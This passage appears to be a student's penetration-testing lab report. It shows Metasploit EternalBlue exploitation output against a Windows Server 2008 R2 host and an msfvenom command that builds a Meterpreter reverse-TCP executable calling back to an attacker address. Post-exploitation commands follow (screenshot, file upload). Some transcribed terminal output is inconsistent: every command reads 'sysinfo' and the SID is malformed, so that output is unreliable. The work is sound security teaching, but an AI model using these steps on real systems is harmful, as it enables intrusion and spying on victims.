
2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




3. [Post-exploitation] In meterpreter shell, display the target system’s local date and time.



4. [Post-exploitation] In meterpreter shell, get the SID of the user.




5. [Post-exploitation] In meterpreter shell, get the current process identifier.



```
root@CS3APenTest: -  
File Edit View Search Terminal Help  
[+] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7680 x64 (64-bit)  
[+] 192.168.10.11:445 - Connecting to target for exploitation.  
[+] 192.168.10.11:445 - Connection established for exploitation.  
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply  
[+] 192.168.10.11:445 - CORE raw buffer dump (30 bytes)  
[+] 192.168.10.11:445 - 0x00000000 37 69 6e 64 87 77 71 20 53 65 72 76 65 72 20 22 Windows Server 2  
[+] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 800 R2 Standard  
[+] 192.168.10.11:445 - 0x00000020 37 36 30 30 7680  
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[+] 192.168.10.11:445 - Trying exploit with 22 Groom Allocations.  
[+] 192.168.10.11:445 - Sending all but last fragment of exploit packet  
[+] 192.168.10.11:445 - Starting non-paged pool grooming  
[+] 192.168.10.11:445 - Sending SMBv2 buffers  
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[+] 192.168.10.11:445 - Sending final SMBv2 buffers.  
[+] 192.168.10.11:445 - Sending last fragment of exploit packet!  
[+] 192.168.10.11:445 - Receiving response from exploit packet  
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC0000000!)  
[+] 192.168.10.11:445 - Sending egg to corrupted connection.  
[+] 192.168.10.11:445 - Triggering free of corrupted buffer.  
[+] 192.168.10.11:445 - Sending stage (206483 bytes) to 192.168.10.11  
[+] 192.168.10.11:445 - Meterpreter session 1 opened (192.168.10.11:1323 -> 192.168.10.11:49158) at 2023-03-22 00:15:09 -0400  
[+] 192.168.10.11:445 -  
[+] 192.168.10.11:445 -  
[+] 192.168.10.11:445 -  
[+] 192.168.10.11:445 -  
meterpreter > sysinfo  
Screenshot saved to: /root/.ld51tdak.jpeg  
meterpreter > sysinfo  
Local Date/Time: 2023-03-22 00:27:13.668 Eastern Daylight Time (UTC-500)  
meterpreter > sysinfo  
Server SID: 5-1-5-10  
meterpreter > sysinfo  
Current pid: 1116  
meterpreter >
```

6. [Post-exploitation] In meterpreter shell, get system information about the target.






Explanation: for step 2-6 I did the same commands as from Task A.

## TASK C

In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (20 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. The requirements for your payload are (10 pt, 5pt each):

- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: DDMMYY (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.)






Explanation: I followed the Lab guide to set up the exploit with the appropriate payload and options and then started the exploit. I then created the gwill018.exe file using the command “**msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.10.13 lport =1323 -f exe -o gwill018.exe**” I then followed the lab instructions to upload the file to the web server and then I downloaded it on to the windows 7 VM. When I ran the .exe file the exploit in kali was able to hack into the windows 7 VM.

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:


1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)



Explanation: I used the “**screenshot**” command to save a capture of the target screen and I was able to view it by opening the image saved to my file system.

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (20 pt)





Explanation: I used the “`date >> IMadeIT-gwill018.txt`” to create a text file with the date in it. I was then able to upload it to the Windows 7 VM’s Desktop by using the command “`upload /root/IMadeIT-gwill018.txt “C:\Users\Window 7\Desktop”`”